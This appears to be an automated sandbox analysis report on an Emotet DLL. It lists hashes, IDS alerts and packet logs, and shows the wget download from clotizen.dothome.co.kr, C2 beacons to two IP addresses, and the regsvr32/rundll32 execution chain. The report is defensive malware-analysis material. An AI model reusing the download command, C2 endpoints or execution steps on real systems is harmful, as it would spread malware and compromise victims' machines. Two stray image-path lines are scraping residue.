Encrypted:	false
SSDEEP:	12288:J3g9D58uw5aB6XwKkdTtIoiNWBrr5gYzGqhFfyFjVw:1WD5T1dTtgWBr1Zqo
MD5:	5CA77376584324B3C4A433F1E27CC7D0
SHA1:	4E1252CF241E0861CFDDC0880C7BE86970512D96
SHA-256:	126DF8666ACE477023E97CA07F08E6C39774F382B1854BB62C39294ADE85C4C1
SHA-512:	22ECDE635099331001E71DCC78CA69FFD0EEF92D78956DD6D99E7222DD44FF01F8B6E9F8F88EB3221FCA8186D172790F6A0D1A0A3648278720BCE49B4D706E 7
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 85%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4.U..U..U..x'..U..x'...U..x'..U... ..U... ..U... ..U..x'..U..U...U..j ..U..j ..U..j b.U..U..U..j ..U..Rich.U.....PE..d...3b.b....." ....0..... .....P.....@..|8..... .....`..... .....8.....text..... ..`.rdata.....@..@.data....(.....@....pdata..|8...@...:.....@..@_RDATA... .....0.....@..@.rsrc.....2.....@..@.reloc..... .....@..B.....

Static File Info


No static file info

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.645.55.191.130 497764432404334 07/21/22- 06:52:35.157478	TCP	2404334	ET CNC Feodo Tracker Reported CnC Server TCP group 18	49776	443	192.168.2.6	45.55.191.130
192.168.2.6213.239.212.5 497794432404326 07/21/22- 06:52:37.822577	TCP	2404326	ET CNC Feodo Tracker Reported CnC Server TCP group 14	49779	443	192.168.2.6	213.239.212.5

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 06:51:53.898060083 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.160588026 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.160720110 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.164777040 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.429169893 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.443196058 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.443223953 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.443308115 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.443314075 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.443437099 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.443495989 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.443550110 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.443628073 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.443675041 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.443753004 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.443867922 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.443916082 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.443948030 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.444067955 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.444124937 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.705842972 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.705909967 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.705935001 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.706049919 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.706057072 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.706101894 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.706161022 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.706310987 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.706365108 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.706367970 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.706491947 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.706541061 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.706614971 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.706686020 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.706737041 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.706847906 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.706964016 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.707034111 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.707091093 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.707114935 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.707176924 CEST	49742	80	192.168.2.6	112.175.184.78

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 06:51:54.707226038 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.851440907 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.968970060 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969007969 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969077110 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.969094038 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969201088 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969244957 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.969291925 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969372034 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969430923 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.969495058 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969616890 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969664097 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.969729900 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969899893 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969922066 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.969960928 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.970071077 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.970118999 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.970221043 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.970345020 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.970391989 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.970473051 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.970539093 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.970627069 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.970664024 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.970786095 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.970832109 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:54.970895052 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.971052885 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:54.971105099 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:55.113981962 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.114075899 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.114203930 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:55.231602907 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.231630087 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.231776953 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.231782913 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:55.231894016 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.231952906 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:55.231971025 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.232100964 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.232162952 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:55.232182980 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.232301950 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.232358932 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:55.232418060 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.232541084 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.232597113 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:55.232614040 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.232733965 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.232790947 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:55.232892990 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.233011961 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.233069897 CEST	49742	80	192.168.2.6	112.175.184.78
Jul 21, 2022 06:51:55.233091116 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.233221054 CEST	80	49742	112.175.184.78	192.168.2.6
Jul 21, 2022 06:51:55.233274937 CEST	49742	80	192.168.2.6	112.175.184.78

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 06:51:53.598297119 CEST	59293	53	192.168.2.6	8.8.8.8
Jul 21, 2022 06:51:53.883807898 CEST	53	59293	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 21, 2022 06:51:53.598297119 CEST	192.168.2.6	8.8.8.8	0x4c7f	Standard query (0)	clotizen.dothome.co.kr	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 21, 2022 06:51:53.883807898 CEST	8.8.8.8	192.168.2.6	0x4c7f	No error (0)	clotizen.dothome.co.kr		112.175.184.78	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 45.55.191.130
- 213.239.212.5
- clotizen.dothome.co.kr

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49776	45.55.191.130	443	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49779	213.239.212.5	443	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49742	112.175.184.78	80	C:\Windows\SysWOW64\wget.exe

Timestamp	kBytes transferred	Direction	Data
Jul 21, 2022 06:51:54.164777040 CEST	270	OUT	GET /members/lZTkIb3OkjcV/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko Accept: */* Accept-Encoding: identity Host: clotizen.dothome.co.kr Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 21, 2022 06:51:54.443196058 CEST	272	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 04:51:53 GMT Server: Apache/2.2.15 (CentOS) Set-Cookie: 62d8db698429b=1658379113; expires=Thu, 21-Jul-2022 04:52:53 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Thu, 21 Jul 2022 04:51:53 GMT Expires: Thu, 21 Jul 2022 04:51:53 GMT Content-Disposition: attachment; filename="NjszMzh0ar.dll" Content-Transfer-Encoding: binary Content-Length: 574464 Connection: close Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ef 34 f3 b7 ab 55 9d e4 ab 55 9d e4 ab 55 9d e4 78 27 9e e5 a7 55 9d e4 78 27 98 e5 2e 55 9d e4 78 27 99 e5 a7 55 9d e4 f9 20 98 e5 b4 55 9d e4 f9 20 99 e5 a5 55 9d e4 f9 20 9e e5 a2 55 9d e4 78 27 9c e5 ac 55 9d e4 ab 55 9c e4 d8 55 9d e4 6a 20 94 e5 af 55 9d e4 6a 20 9d e5 aa 55 9d e4 6a 20 62 e4 aa 55 9d e4 ab 55 0a e4 aa 55 9d e4 6a 20 9f e5 aa 55 9d e4 52 69 63 68 ab 55 9d e4 00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00 33 62 bb 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0e 1d 00 f2 04 00 00 ea 03 00 00 00 00 00 f0 19 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 30 09 00 00 04 00 00 00 00 00 00 02 00 20 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 f0 f0 05 00 ac 03 00 00 9c f4 05 00 50 00 00 00 00 90 06 00 b8 86 02 00 00 40 06 00 7c 38 00 00 00 00 00 00 00 00 00 00 20 09 00 0c 08 00 00 60 c1 05 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 c1 05 00 38 01 00 00 00 00 00 00 00 00 00 00 00 10 05 00 b0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e5 f0 04 00 00 10 00 00 00 f2 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e6 f0 00 00 00 10 05 00 00 f2 00 00 00 f6 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 ac 28 00 00 00 10 06 00 00 0e 00 00 00 e8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 7c 38 00 00 00 40 06 00 00 3a 00 00 00 f6 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 5f 52 44 41 54 41 00 00 fc 00 00 00 00 80 06 00 00 02 00 00 00 30 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 b8 86 02 00 00 90 06 00 00 88 02 00 00 32 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 08 00 00 00 20 09 00 00 0a 00 00 00 ba 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$4UUUx'Ux'.Ux'U U U Ux'UUUj Uj Uj bUUUj URi chUPEd3bb" 0 P@|8 `8.text `.rdata@@.data(@.pdata|8@:@@_RDATA0@@.rsrc2@@.reloc @B

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49776	45.55.191.130	443	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-21 04:52:36 UTC	0	OUT	GET / HTTP/1.1 Cookie: m=XRoKKtHQPfNbpESB05rTt58KeqenyG5cR8O8yTRIjNXtyv8PRKARydN86Bmx5dag6Tf0TC/3pI7bC5gG ERQ4ZBE4N7lZEUIKb1pkgn6ovwRu+LFShFrmc8H4gHFnZ01GoB2proXcc0+QD34BQXcsXhq6uHDi2zrKV6XyQhgOW4 l28uHV8XIOSUJIAvG5Vum/iJ7W4iTa4T74+oaU2689LZCx/zQGKWgzRZHDLgYA/eadm3uChEGtZAfPA0qXyIszplE5 IkrOn/txpR2z567gQP5LblgXMN6wyYF1qhfv Host: 45.55.191.130 Connection: Keep-Alive Cache-Control: no-cache
2022-07-21 04:52:36 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 21 Jul 2022 04:52:38 GMT Content-Type: text/html Content-Length: 162 Connection: close
2022-07-21 04:52:36 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49779	213.239.212.5	443	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-07-21 04:52:38 UTC	0	OUT	GET / HTTP/1.1 Cookie: uhKAecyPEAU=XRoKKtHQPfNbpESB05rTt58KeqenyG5cR8O8yTRIjNXtyv8PRKARydN86Bmx5dag6Tf0TC /3pI7bC5gGERQ4ZBE4N7lZEUIKb1pkgn6ovwRu+LFShFrmc8H4gHFnZ01GoB2proXcc0+QD34BQXcsXhq6uHDi2zrK V6XyQhgOW4l28uHV8XIOSUJIAvG5Vum/iJ7W4iTa4T74+oaU2689LQCQuyoXtQODjw6FmSNeA1Xr3LcEyw== Host: 213.239.212.5 Connection: Keep-Alive Cache-Control: no-cache
2022-07-21 04:52:38 UTC	1	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 21 Jul 2022 04:52:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2022-07-21 04:52:38 UTC	1	IN	Data Raw: 32 39 63 0d 0a d2 05 fb 7d 8f ce 57 a4 e5 25 50 53 6c c9 86 d9 af 03 81 bc 7c 39 15 b7 53 8a 3d 12 e4 fc e0 55 28 39 6a c4 af ea b3 18 ba 88 02 81 12 90 c0 61 05 bd 0a c3 a0 41 5c 2c a1 8a 51 7a b4 87 2e 3f 3f af 0a a8 0f bd 40 1e e1 f0 e1 64 b6 ea e0 dd 35 2b 1e 6a f3 6c 8d da bc c1 ab 54 86 65 04 78 1b d8 84 34 b0 b0 ba 00 83 9d 56 c8 91 61 96 ce c3 ab da 13 59 9a 2e d4 45 c8 28 ac dc e9 62 8a 01 58 7e cf 77 d7 9e c9 e8 70 aa a2 8a c1 72 bf 34 c3 ff 73 16 9b 6c f7 06 4d 32 85 eb e5 7e b7 26 fa a0 46 03 d5 0c d1 bd fe a2 79 f0 b4 79 8b e7 88 90 63 40 61 e0 7a b7 57 54 fd 7d 3a 3d a2 4c 5c fe 3f 55 5a 0e c6 b8 8e 64 a1 dd 2b 46 2d 79 7c 0e 93 2e a7 91 3b ab 75 02 79 2e 8c 74 8f ac 31 d6 c4 4e fc d4 c9 ad 0d a1 dd 54 cf 81 d3 32 64 d7 ce a4 b7 0e 9a 16 d9 Data Ascii: 29c}W%PSl|9S=U(9jaA\,Qz.??@d5+jlTex4VaY.E(bX~wpr4slM2~&Fyyc@azWT}:=L\?UZd+F-y|.;uy.t1NT2d

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: **7008**, Parent PID: **1016**

General

Target ID:	0
Start time:	06:51:50
Start date:	21/07/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c wget -t 2 -v -T 60 -P "C:\Users\user\Desktop\download" --no-check-certificate --content-disposition --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko" "http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV/" > cmdline.out 2>&1
Imagebase:	0xed0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: conhost.exe PID: **7048**, Parent PID: **7008**

General

Target ID:	1
Start time:	06:51:51
Start date:	21/07/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: wget.exe PID: **7080**, Parent PID: **7008**

General

Target ID:	2
Start time:	06:51:52
Start date:	21/07/2022
Path:	C:\Windows\SysWOW64\wget.exe
Wow64 process (32bit):	true
Commandline:	wget -t 2 -v -T 60 -P "C:\Users\user\Desktop\download" --no-check-certificate --content-disposition --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko" "http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV/"
Imagebase:	0x400000
File size:	3895184 bytes
MD5 hash:	3DADB6E2ECE9C4B3E1E322E617658B60
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\download\NjszMzh0ar.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	46596C	fopen

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\download\NjszMzh0ar.dll	0	8192	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 34 fd 55 fd fd 55 fd fd 55 fd fd 78 27 fd fd 55 fd fd 78 27 fd fd 2e 55 fd fd 78 27 fd fd 55 fd fd fd 20 fd fd 55 fd fd fd 20 fd fd 55 fd fd fd 20 fd fd 55 fd fd 78 27 fd fd 55 fd fd 55 fd fd fd 55 fd fd 6a 20 fd fd 55 fd fd 6a 20 fd fd 55 fd fd 6a 20 62 fd 55 fd fd 55 0a fd 55 fd fd 6a 20 fd fd 55 fd fd 52 69 63 68 fd 55 fd	MZ@!L!This program cannot be run in DOS mode.$4UUUx'Ux'.Ux'U U U Ux'UUUj Uj Uj bUUUj URichU	success or wait	70	47F21C	fwrite

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: loaddll64.exe PID: **7124**, Parent PID: **3196**

General

Target ID:	3
Start time:	06:51:58
Start date:	21/07/2022
Path:	C:\Windows\System32\loaddll64.exe
Wow64 process (32bit):	false
Commandline:	loaddll64.exe "C:\Users\user\Desktop\download\NjszMzh0ar.dll"
Imagebase:	0x7ff64ee10000
File size:	140288 bytes
MD5 hash:	4E8A40CAD6CCC047914E3A7830A2D8AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **7132**, Parent PID: **7124**

General

Target ID:	4
Start time:	06:51:58
Start date:	21/07/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\download\NjszMzh0ar.dll",#1
Imagebase:	0x7ff6edbd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 7140, Parent PID: 7124

General

Target ID:	5
Start time:	06:51:59
Start date:	21/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\download\NjszMzh0ar.dll
Imagebase:	0x7ff76a230000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.400285901.00000000014A0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.400314253.00000000014D1000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\System32\QKXGFEEVVr\VycaGa.dll:Zone.Identifier	success or wait	1	14E808E	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7152, Parent PID: 7132

General

Target ID:	6
Start time:	06:51:59
Start date:	21/07/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\download\NjszMzh0ar.dll",#1
Imagebase:	0x7ff69a9b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
